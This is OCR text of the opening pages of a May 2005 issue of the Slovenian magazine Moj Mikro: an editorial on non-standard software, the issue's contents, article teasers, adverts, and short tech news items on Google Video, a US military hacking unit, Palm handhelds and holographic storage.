


maj 2005
številka 5, letnik 21
cena 980 SIT

MOJ MIKRO

NASKOK BIOMETRIJE NA EVROPO

Nadzor nad družbo
v slogu »velikega brata«
ali le povečanje varnosti
brez vpliva na dosežene svoboščine?

Stran 18



◆ Lažne datoteke v omrežjih P2P ◆

Načrtno poplavljanje omrežja z lažnimi datotekami je strategija boja proti piratom! Stran 24

◆ Kako je država legalno in manj legalno registrirala generične domene in tuje blagovne znamke. ◆

Stran 27


◆ FOTO LOV ◆ Kako ujeti medveda v objektiv fotoaparata? Le za dovolj pogumne! Stran 87

◆ KROG OKOLI ALJAŽEVEGA STOLPA ◆ Condor: The Competition Soaring Simulator: simulacija letenja z jadralnimi letali domačih avtorjev. Stran 95

◆ Opremljanje filmov s podnapisi. To pot za zahtevnejše? ◆ Stran 98

◆ SAM SVOJ MOJSTER ◆ Praktična uporaba analognih telefonskih vmesnikov za VoIP Stran 104

Poslovna Meka - Hevreka!



Doživite svet znanja, iger in poslovnih priložnosti! Obiščite Gospodarsko razstavišče in bodite del zgodbe, ki jo pišejo največja domača in tuja imena s področja sodobnih tehnologij in storitev. Dobrodošli v današnji prihodnosti!

HEVREKA!

stičišče sodobnih
tehnologij in storitev
24. - 28. maj 2005

Gospodarsko razstavišče, Ljubljana, Slovenija

www.hevreka.si

ORGANIZATORJA:

INFOS





Strateški partnerji:



SIEMENS

Univerza v Ljubljani
Fakulteta za elektrotehniko





SOPHOS
engineered for business



STANDARDNA JE LE NESTANDARDNOST

Piše: Zoran Banović zoran.banovic@mojmikro.si

Ljudje radi vemo, kaj imamo in kaj bomo dobili. Še zlasti če govorimo o tehnologiji. Prav zato so nastali standardi. Standardov smo se v preteklosti kar držali, in to, da nekaj ustreza določenim normam, je bil celo zaščitni znak izdelka, saj so proizvajalci s tem uporabniku sporočili, da je izdelek res uporaben in tudi varen. In veliko teh standardov velja še danes. Če izdelek ne ustreza predpisanim standardom, ga je prepovedano prodajati.

In potem je prišla doba informatike. Pojem programske opreme je postal nekaj najpomembnejšega na svetu. Imamo programe, ki nam obračunavajo plače, skrbijo za ažurnost podatkov, tako da lahko uspešneje prodajamo, programi preverjajo našo prisotnost, nam odpirajo vrata, krmilijo robote, vodijo letala, krmilijo jedrske elektrarne in kaj vem, kaj še vse. Pomembno, ne? Če je nekaj tako pomembno, bo pa skoraj morali veljati določeni standardi. A jih imamo? Hmmm! Nekaj jih je! Ne nekaj – na tone! A večina jih je bolj samooklicanih.

Kaj je v programskem svetu standard? Je to TCP/IP? Ja, lahko bi se reklo, saj celotna internetna tehnologija sloni na tem načinu »pogovarjanja«. A TCP/IP je le način pogovarjanja, torej univerzalen jezik, s katerim se naprave med seboj sporazumevajo. Je tu še kaj? Kaj pa varnost? So SSL, PGP in podobne stvari standard? No ja, načeloma so. A obstajajo še druge rešitve. So te med seboj združljive? Večinoma ne. In če niso združljive, kje je tu standard?

Standard bi po logiki moral pomeniti nekaj, kar je splošno sprejeto kot norma in naj bi se splošno uporabljalo. Torej neko poenotenje. Ali je v programski svetu tako? Mirno lahko rečemo, da ni. Več ali manj imamo bolj samooklicane standarde, ki se jih ljudje držijo ali pa tudi ne.

Vzemimo recimo HTML. Ta je bil na začetku pravcata revolucija, saj je omogočal, da prek navadne in dokaj počasne elektronske poti komuniciramo skoraj tako, kot bi s papirjem. Kar naenkrat nismo bili več omejeni le na besedilo, temveč smo ga lahko opremili tudi s sliko. In pozneje celo z zvokom, pa filmom in kaj vem, čem še vse. HTML je imel na začetku točno določeno strukturo, ki smo se je vsi držali. Saj smo se morali, sicer nam brskalnik ne bi ničesar pokazal. In potem se je stvar »razvijala«. Razvijala tako, da je nekaj, kar je bil praktično standard, postalo nestandardno. O čem govorim? Zadnja raziskava v Nemčiji je pokazala, da le 3,9 odstotka nemških spletnih strani ustreza standardom HTML.

V naši reviji smo se na primer tokrat pozabavali s spletnimi radijskimi postajami. Te so tipičen primer nestandardnosti. Spletne radijske postaje lahko poslušamo prek predvajalnika. A predvajalnik je dokaj širok pojem. Če hočemo imeti veliko svobodo pri izbiri radijske postaje, moramo imeti v računalniku nameščene kar štiri predvajalnike: Windows Media Player, Real Player, Winamp in QuickTime. Radijske postaje namreč svoj program »dajejo v eter« na različne načine oziroma v različnih formatih, zato moramo imeti različne predvajalnike. In kaj to pomeni za uporabnika? Pomeni namestitev štirih dokaj agresivnih programov, ki hočejo v internet, ki se hočejo povezovati s spletnimi prodajalnami, ki hočejo ... kaos. Podobne primere bi lahko našli tudi na drugih, tudi »resnejših« področjih.

Zakaj tak kaos? Razlogov je vsekakor več. Prvi je ta, da je programsko opremo težko standardizirati, saj gre za abstraktno stvar. Zato je zelo težko določiti, kaj naj bi bilo standardno. Je pri programski opremi mogoče določiti najmanjši skupni imenovalec, ki mora biti lasten vsem programom? Nemogoče. Samo določeni skupini programov? Težko. Je sploh mogoče določiti standard, ne da bi s tem drastično omejili konkurenco? Še težje. Pojavi se celo vprašanje, kaj bomo standardizirali. Bodo to formati zapisa datotek? Kako? Saj imamo Windows, Unix, Mac ... Problem je dokaj zapleten. Najprej smo mislili, da bo že čas pokazal, kaj se bo prijelo, in bomo pač kot standard uporabili to, kar bo najbolj prisotno. Mislili smo, da bo internetna tehnologija naredila red in zadevo obrnila tako, da bo vseeno, kako in s čem je nekaj nastalo, saj bo med seboj povezljivo. Zato smo bili veseli, ko so se pojavili pojmi Java, ActiveX, XML in kaj vem, kaj še vse. Napovedovali so namreč standardizacijo. In ker ta zahteva čas, smo ji ta čas tudi dali.

A čas ni bil naš zaveznik. Že res, da je veliko stvari izpadlo iz igre, saj se je pokazalo za neuporabno, a to ni pomenilo, da se je obzorje zjasnilo. Nasprotno – postalo je še motnejše. Tehnologija gre namreč bliskovito naprej in namesto rešitev, ki so odpadle, so se pojavile nove, predvsem pa so se pojavila nova področja, o katerih pred nekaj leti še nihče ni razmišljal. In namesto da bi našli red, smo našli nered. Nič ne kaže, da se bo v prihodnosti kaj spremenilo. Bo pač šla gora k Mohamedu in naučiti se bomo morali, da je nestandardnost edini standard sodobnega tehnološkega sveta. ■

vsebina

maj 2005, številka 5, letnik 21



18 EVROPSKI VELIKI BRAT

Kako pomembna je biometrija za Evropo, poskuša pokazati študija Evropske

komisije. 160 strani »teorije« o tehnologiji in njenem vplivu na posameznika. Pri celotni problematiki je najpomembnejše vprašanje, ali gre za tendenco vzpostavitev nadzora nad družbo v sliki in besedi »velikega brata« ali le za povečanje naše varnosti z minimalnim vplivom na svobodo? A v ozadju je še nekaj. Nadzor nad novo industrijsko panogo, ki bo kmalu vredna veliko denarja? Lahko Slovenci pristavimo svoj lonček ali bo šla vsa zgodba neslišno mimo nas?



24 POVODENJ LAŽNIH DATOTEK

Namerno poškodovanih ali spremenjenih datotek, ki jim v angleškem jeziku pravimo decoys (vabe), je v internetu vse več. Verjetno se vam je že velikokrat zgodilo, da ste po končanem prenosu filma ali glasbenih datotek prek omrežij P2P, razočarano ugotovili, da ste prenesli popolnoma drug film ali da je datoteka MP3 poškodovana. Se je pred tem mogoče kako obvarovati?



Naslovnica: D.F.

AKTUALNO

- 6 Novice
- 17 V precepu
- 18 Biometrija v Evropi

KONKRETNO

- 24 Povodenj lažnih datotek v omrežjih P2P
- 27 Kako je v praksi potekala dražba domen?
- 30 Google kot varnostno in vlogilsko orodje
- 34 Izkoriščanje usmerjevalnikov Cisco
- 36 Internetni radio
- 40 Brezplačna enciklopedija Wikipedia.org
- 42 ZootFly Xubl
- 44 Programiranje podatkovnih zbirk
- 46 E-vstopnice (drugič)
- 48 Rešitve v slovenski informatiki:
B2 Spletno učenje

PRILOGA: NT KONFERENCA

- 50 Razvitost e-storitev javne uprave
- 52 Poudarek na varnosti uporabnika
- 54 Microsoft v šolstvu
- 57 Microsoftove poslovne rešitve

PRILOGA COMPUTER ASSOCIATES

- 60 Izdelava varnostne kopije
- 62 eTrust Secure Content Management
- 63 BrightStor High Availability r11.1
- 64 eTrust Antivirus 7.1
- 65 eTrust PestPatrol Anti-Spyware

TEMA MESECA:

- 66 Umerjanje – enako na monitorju in tiskalniku
- 70 Koliko stane izpisana stran?
- 71 Poceni črnilniki

PREIZKUSILI SMO

- 74 Brežžična omrežja s pametnimi antenami
- 76 Yamada 6700, Teac HD-15-TV, XORO HSD 415
- 77 CyberPhone, TRENDnet TEW-T1, Ohiše za trdi disk, DFI LanParty nF4 SLI-D
- 78 Projektor HP ep9012, Projektor Mitsubishi SE2U
- 80 TV WALKER Lite, Toshiba TECRA A3 116, Fujitsu-Siemens Lifebook E8020 D
- 81 Toshiba e-STUDIO 3511
- 82 Novi digitalni fotoaparati
- 87 Foto lov
- 90 IBM WebSphere (II. infrastruktura)
- 92 Nero 6
- 94 NTI CD & DVD Maker 7 Titanium Suite
- 95 Condor
- 97 Inspector Parker

V PRAKSI

- 98 Opremljanje filmov s podnapisi za zahtevnejše
- 104 Praktična uporaba analognih telefonskih vmesnikov
- 108 Nanotehnologije (2. del)
- 111 Računalništvo in šah
- 112 Glasbena produkcija
- 114 Nagradna križanka



70

TEMA MESECA

IZMUZLJIVI STROŠKI IZPISA

Strošek strani je odvisen od količine barve, ki je potrebna za izpis, in cene barve. Oba parametra sta v večini primerov praktično nedoločljiva. Količina porabljene barve je odvisna od motiva, ki ga izpisujemo. Slika sončnega zahoda nad morjem in slika meglene jesenske pokrajine nista enako

barvno nasičeni. V boljših programih za obdelavo slik lahko dobimo podatek o dejanski barvni nasičenosti (npr. v programu Adobe Photoshop v funkciji Histogram). A ta podatek nam niti približno ne pove dejanske porabe barve, saj ne upošteva barvnega nadzora pri izpisu. Barvni nadzor ne skrbi le za pravilne barve na izpisu, temveč tudi za optimalno porabo barve. Večina izpisov, ki so narejeni brez barvnega nadzora, je pretemnih in barvno prenasajenih. To tudi pomeni, da je na izpisu preveč barve, kar seveda pomeni, da je izpis predrag. Na količino porabljene barve vplivajo tudi parametri, s katerimi je bil določen ICC-opis narejen.

87

FOTO LOV V NARAVI

Bilo je davnega leta 1978, ko sem poslušal srhljivo zgodbo znanca o njegovi izkušnji: z dekletom sta se potikala po gozdu nad Iškim Vintgarjem, ko jima je pot prekrizala medvedka z mladičem ...

Bližnje srečanje se je sicer končalo precej srečneje, kot bi se lahko, napad medvedke v obrambo naraščaja je bil kratek in za mojega znanca le z manjšimi posledicami – močno opraskano roko in uničenim fotoaparatom. Na vprašanje, kaj šmenta je počel v tisti gošči s fotoaparatom, smo izvedeli, da je bil na foto lovu. In »lovil« je prav to medvedko ... Takrat se mi je zdel »malce čez les«, čeprav je v glavi glodal črviček dvoma: kaj pa, če je takle šport – foto lov, slikanje živali v naravi lahko res zelo privlačen?



98

PRETVORBA ZA ZAHTEVNEJŠE



Imate DVD, ki bi mu radi dodali, recimo, slovenske podnapise. Tema, ki smo jo v Mojem mikru že obdelovali in že takrat rekli, da je na bolj majavih nogah. Ali so se v pol leta te noge že kaj okrepile? Pravzaprav ne. Obstaja sicer nekaj orodij, katerih snovalci se na vsa usta hvalijo, kako dobra so, da znajo vse, ko pa jih preizkusimo ugotovimo, da je vse skupaj bolj čudno. Še vedno se pogosto dogaja, da rezultat nikakor ni takšen, kot bi si želeli.

KAZALO OGLAŠEVALCEV

ALLIED TELESYN 29	DELO REVUJE 115	KFM 91	RIBERA 39
ALP AGENCY 102	DZS 41	LESTRA 101	SLOGA TEAM 91
ALTERNA INTERTRADE 7	EMAIL 43, 45	LANCOM 89	SOPHOS 3
ANNI 9	FOTO ŠIMONKA 95	MICROSOFT 50, 93	TIFT 11
AVTERA 60	FUJI 69	MIKROPIS HOLDING 33, 100	ZAK 69
AVTO TRIGLAV 113	GOSPODARSKO	MIŠKA 107	YELLOGISTICS 75
CANON 79	RAZSTAVIŠČE 2	MLACOM 105	
CHS 13	ILIRIJA 16	MOBITEL 103	
COSMO 71, 92	IZID 47	POŠTA SLOVENIJE 85	

GOOGLEVIZIJA

Lahko internet ogrozi televizijo s tem, da ji preprosto odvzame gledalce? Televizija kljub nekaterim poskusom še vedno ostaja bolj ali manj enosmerna

in ne dovoli gledalcu, da vpliva na njen program. Programske sheme, s tem pa tudi vsebinska kakovost programa, so prilagojeni povprečnemu gledalcu, katerega intelektualni doseg je skromen, s tem pa so skromne tudi njegove zahteve. Hkrati ga prek vseh medijev in načinov prepričujejo, da je to, kar gleda, dejansko to, kar želi, pa tudi če sam ni takšnega mnenja. Gledalci smo ovce in gledamo tisto, za kar slišimo, da gledajo vsi, oziroma nam je bilo olepšano predstavljeno prek oglasov, ki jih srečujemo na vsakem koraku. Resničnostne oddaje in visokopračunski celovečerni filmi z veliko akcije in humorja, a nobene zgodbe, so tipični primerki takšnih oddaj. Ponujajo nam veliko zabave v slogu »kruha in iger«, a pol ure po tem, ko se konča, sploh ne vemo več, kaj smo gledali. Komercialne televizije v svojih informativnih oddajah poglobljeno poročajo in razglabljajo o različnih aferah in škandalih, res pomembne novice pa »zdrdrajo« mimogrede in površno. S tem izgubljajo po našem mnenju najpomembnejše poslanstvo, to pa je izobraževanje gledalca. Gledalci smo televizijam žal pomembni

zgolj toliko, kolikor reklam lahko dobijo na njihov račun. Veliko reklam in s tem denarja pa ne pomeni, da bo zaradi tega program kakovostnejši, saj je edino in najpomembnejše merilo uspeha televizije postal dobiček, ki ga ta ustvari svojim lastnikom.

Takšno stanje lahko spremeni le konkurenca, ki bo gledalcu dala več svobode. V tej smeri bi lahko šla eksperimentalna storitev **Google Video**, ki dopušča, da **vsak pošlje svoj video**, neodvisno od njegove kakovosti in dolžine. Po preteku določenega časa bo tako nastala velika zbirka video vsebin, ki jih bomo lahko pozneje brezplačno ali za plačilo gledali. Ker je storitev trenutno šele v svoji **beta različici**, gledanje videa **še ni mogoče**, ni

pa tudi še jasno, koliko video posnetkov jim bo uspelo pridobiti. Po zbirki lahko iščemo z vpisom iskalnega gesla, nakar dobimo podatke o najdenih video posnetkih, njihov besedilni povzetek in nekaj čisto navadnih slik. Ima pa storitev kljub vsemu svojevrsten potencial. Če bo ideja uspešna in jo bodo sprejeli tako tisti, ki jo bodo zalagali s video posnetki, kot tudi gledalci, si lahko obetamo njen nadaljnji razvoj z izboljšanjem kakovosti posnetkov. Ker je dandanes kakovostna snemalna tehnika dostopna velikemu številu ljudi, se lahko pojavijo neodvisne produkcije kakovostnih oddaj ali celo filmov, ki bi storitev lahko izrabile kot svoj distribucijski kanal. Gledalec bi lahko vsak trenutek odločal, kaj bo gledal, kdaj bo gledal in tudi, koliko je za gledanje pripravljen plačati. Še vedno pa bo ostala tudi možnost brezplačnega gledanja, vendar bi skupaj z vsebino dobili tudi reklame.

Obstaja pa pri vsej zadevi velika težava, povezana z avtorskimi pravicami. Pogoji, da lahko pošljete video posnetek je le ta, da imate zanj **avtorske pravice**. Z drugimi besedami, da ste ga sami posneli. A to je težko preveriti in možno se težave. Ni popolnoma jasno, kaj bi se zgodilo, če bo kak uporabnik naložil ves film. Bo za kršenje avtorskih pravic kriv Google ali posameznik, ki je film naložil? Če jim to uspe rešiti in hkrati dobiti dovolj prispevkov, pa lahko storitev dolgoročno spremeni naše navade gledanja televizije.

<http://video.google.com/>

AMERIŠKA ENOTA ZA KIBERNETSKO VOJSKOVANJE



Pri zaslišanju pred ameriškim senatom je prišlo na dan nekaj informacij o posebno **tajni skupini hekerjev**, ki so že pripravljene na operacije proti nasprotnikovi infrastrukturi – od električnega pa do telefonskega omrežja. Elitna enota sliši na ime **Joint Functional Component Command for Network Warfare (JFCCNW)** in razpolaga z nekaj milijonov dolarjev letno. Najbolj zaželen naloge naj bi bila glede na vse večjo odvisnost držav od informacijske tehnologije napad in ne obramba. Kdor razvija orožje, v tem primeru viruse, trojanske konje in metode napada, je usposobljen tudi za preprečevanje takih poskusov, usmerjenih proti Ameriki. Kaj dosti o skupini ni znano, saj je stvar označena kot tajna. Nihče pa več ne dvomi, da Američani razvijajo tudi **internetna orožja** in rekrutirajo sposobne hekerje. Prva akcija oziroma napad na nasprotnikovo omrežje so izvedli že proti Srbom v napadu na to državo. Takrat naj bi Američani infiltrirali nekaj strokovnjakov, ki so prekinili elektronske komunikacije med radarji in nadzornim centrom ter namestili posebno elektronsko napravo, ki je centrali pošiljala lažno sliko neba. Tega uradno nikoli niso potrdili, a skoraj nihče o tem ne dvomi.

Znani so tudi spletni boji (vdori na spletne strani in podobno) **med skupinami hekerjev** po svetu, predvsem med Američani in Kitajci in tudi med Izraelci in Palestinci. V zadnjem času se veliko dogaja tudi na področju **spletnih strani terorističnih organizacij**, predvsem onih, ki gostujejo v ameriških strežnikih. Eni zagovarjajo pravico do govora in pravijo, da takšnih strani (tudi onih, ki na primer objavljajo obglavljanja talcev) ne bi zapirali, saj so tudi dober vir informacij, potrebnih obveščevalnih organizacijam, drugi pa zagovarjajo umik oziroma blokado. Skupina, imenovana **Heganah** (v hebrejščini beseda pomeni obramba), pregleduje splet, in ko najde strani z vsebino terorističnih organizacij, zahteva od lastnika strežnika, kjer domuje stran, da jo izbrši. Kot pravijo, so pri tem zelo uspešni, čeprav jih vsaj uradno ne podpira nobena vlada in se financirajo izključno od donacij.

PROGRAMSKO ARHIVIRANJE V VZPONU

Slovenski trg strojnih shranjevalnih rešitev je po mnenju malone vseh ponudnikov in drugih strokovnjakov že nasičen, zato je pričakovati, da se bodo organizacije uporabniki tovrstnih rešitev pred morebitnimi korenitimi nadgradnjami strojne opreme najprej lotile konsolidacije obstoječih zmogljivosti. To je tudi razlog, da si bomo namesto podatkov o strojni opremi raje ogledali, kaj se pri nas dogaja na področju **programskih shranjevalnih rešitev**.

Vrednost **slovenskega trga programskih shranjevalnih rešitev** in aplikacij je v letu 2003 znašala blizu **5 milijonov USD**, do leta 2008 pa naj bi letni vložek slovenskih organizacij v te namene dosegel vsoto skoraj **8 milijonov USD**. Pri tem največji del trga že sedaj obsegajo rešitve za upravljanje z viri oziroma podatkovnimi zmogljivostmi, sledijo pa jim rešitve za varnostno shranjevanje podatkov. Tudi v prihodnje bodo po napovedih analitikov IDC-ja ravno omenjene aplikacije odtehtale največji del trga programskih shranjevalnih rešitev, saj bo vložek v upravljalvska orodja v obdobju med leti 2003 in 2008 dosegel najvišjo povprečno letno stopnjo rasti, okrog 11 %, medtem ko bo skupna vrednost tega trga povprečno zrasla za okrog 9%. Za prihodnost se nam torej ni bati, lahko pa rečemo, da tudi podatki govorijo v prid mnenju, da se slovenska podjetja dodobra zavedajo pomena konsolidacije ter kakovosti upravljanja svojih shranjevalnih zmogljivosti. **(promocijska novica)**

Črno-belo ali barvno... ...odločitev je vaša.



E 232

A4 mono laserski tiskalnik

- hitrost: do 21 str./min
- 16 MB spomina, razširljiv do 80 MB
- ločljivost: do 2400 image
- 250 listni predal
- emulacija PCL6...
- USB 2.0 in paralelni priključek
- čas izpisa prve strani < 0,5 sek

PPC z DDV

29.900 SIT

C 510

A4 barvni laserski tiskalnik za zahtevne uporabnike

- hitrost: do 30 str./min čb,
do 8 str./min barvno
- ločljivost: do 2400 image
- 250 listni predal
- 500 MHz, RISC procesor
- 64 MB spomina, razširljiv do 320 MB
- USB in paralelni priključek
- emulacija PCL5e, 6 in PostScript L3, PDF
- čas izpisa 1. strani: čb < 13 sek, barvno < 19 sek
- NIZKI STROŠKI UPORABE

PPC z DDV

89.800 SIT



www.lexmark.si
www.alterna-i.si

LEXMARK
TM

Prodaja preko pooblaščenih prodajalcev in trgovin

Alterna Intertrade o.d. Družba za računalniški inženiring, Leskoškova 8, 1000 Ljubljana,
t. 01 5202 800, f. 01 5202 840, SERVIS: t. 01 5202 768

ALTERNA
2000 YEARS

KAJ SE DOGAJA S PALMOM?



Dlančnik Tungsten E poznamo od septembra 2003, šele zdaj pa je podjetje Palm predstavilo njegovega naslednika **E2**. Če zanemarimo novi procesor, o njem več pozneje, sta omembe vredni le dve izboljšavi vdelava. vmesnika **bluetooth** in **jasnejši barvni zaslon**. Cena ostaja primerljiva, okoli 250 dolarjev. Nadgradnje oz. povečanja pa ni bil deležer vdelan pomnilnik. Tega je še vedno 32 MB, od česar je uporabnik dosegljivih le 26 MB. Je pa zato tu reža za dodatne kartice, brez katerih bi bila funkcija MP3-predvajalnika popolnoma neuporabna.

Le kozmetične izboljšave so spodbudila vprašanja, kaj se s Palmom dogaja. Tudi resnejši svetovni analitiki so začudeni, da podjetje le še reciklira staro slavo. Trg dlančnikov je veliko bolj konkurenčen kot pred leti in boj za vsakega kupca je veliko težji. Odločajo malenkosti, zato je postalo pravilo, da podjetja v rednih časovnih terminih predstavljajo nove modele, ki se od predhodnikov ne razlikujejo zgolj v malenkostih. Ali Palm računa na lojalnost sicer še izredno velikega kroga kupcev ali pa postaja utrujen in razmišlja o opustitvi svojega operacijskega sistema? Konkurenčna, torej **Linux** in **Windows Mobile**, sta se uspela razviti do ravni, ko pokrivata vse potrebe mobilnega dela in postajata vse večji grožnji za Palm tudi v poslovnem svetu. Hkrati je Palm pred kratkim kupil kitajskega izdelovalca programske opreme za mobilne telefone CMS, ki je s svojimi programi bolj usmerjen na naprave z operacijskim sistemom Linux. Zanimiva je še ena podrobnost. V dlančnik Tungsten E2 so vdelali procesor **IntelXScale** (200 MHz) namesto tradicionalnih procesorjev podjetja Texas Instruments. Zgolj teoretično to lahko pomeni, do danes v praksi tega še nihče ni naredil, da lahko v modelu E2 teče **tudi Microsoftov operacijski sistem**. Smo priče začetka konca Palma, ki se je utrudil v konkurenčnem boju, ali pa je v ozadju kaj drugega?

www.palmone.com

UNIKATNI DYNABOOK

Toshibin prototipni prenosni računalnik **Dynabook SS SX** lahko kaže smer razvoja teh naprav in po drugi strani tudi zbuja dvome. Pri prenosniku je najzanimivejši njegov 12,1-palčni zaslon, ki ga je moč **ločiti od prenosnika**, pa zadeva še vedno deluje. Zaslon je namreč povezan s prenosnikom prek brezžične tehnologije **802.11b**. Če bi bil zaslon še občutljiv na dotik, bi lahko celotna zadeva dobil kakšno uporabno vrednost če bodo seveda rešili vse težave, ugotovljene pri prototipu.

Najočitnejše so težave z **napajanjem**. Tako prenosnik kot njegov zaslon morata imeti lastno baterijo, kar pomeni, da je zaslonski del debelejši in težji od zaslonov, ki so vdelani v današnje prenosnike. Baterije so krive tudi za drugo težavo, to pa je **kratka avtonomija delovanja**, ki znaša zgolj slabo uro, če sta oba dela prenosnika ločena. Toshiba je prenosnik izdelala bolj za šalo kot zares, a obenem pripomnila, da bi lahko bila stvar zrela za uporabo v naslednjih letih, ko bodo odpravili omenjene težave. Verjetnejše je, da bomo priča takšnim prenosnikom le, ko se bodo pojavile tudi zahteve po tako specifičnem načinu uporabe, ki mu klasična oblika prenosnikov ni kos. Najprej bo torej treba izumiti »potrebo« po novem konceptu. Naj še omenimo, da ta poskus ni osamljen. Priča smo bili že računalnikom v obliki prenosnika brez baterijskega dela ali pa prenosnika, sestavljenega iz več avtonomnih delov, ki jih po potrebi združujemo v celoto, kar ga je pred leti propagiral IBM. Ne eno ne drugo se ni prijelo na trgu in tudi tablični računalniki še niso dosegli napovedanega tržnega uspeha.

www.toshiba.com



NA OBZORJU SO HOLOGRAMSKI POMNILNIKI

Če se bodo napovedi izkazale za resničnost, lahko že naslednje leto pričakujemo prve komercialno dostopne hologramske pomnilnike. Pri tej tehnologiji gre za zapis podatkov v ustrezen pomnilniški material v obliki hologramske slike – za branje in pisanje uporabljajo **več laserskih žarkov**. Podjetje **InPhase** je pred kratkim predstavilo svoj prototipni medij (ploščo) zmogljivosti 300 GB in premera 13 centimetrov Pomnilniška plast debeline 1,5 milimetra je stisnjena med dve plasti zaščitne plastike, gre pa za medij, na katerega je mogoče podatke le enkrat zapisati (WORM). Pri komercialnih pomnilnikih naj bi zmogljivost še zvišali, saj obljublajo **1,6 TB** podatkov.

www.inphasa-tech.com

LINUX KOT OSNOVA DISTRIBUIRANEGA RAČUNALNIKA

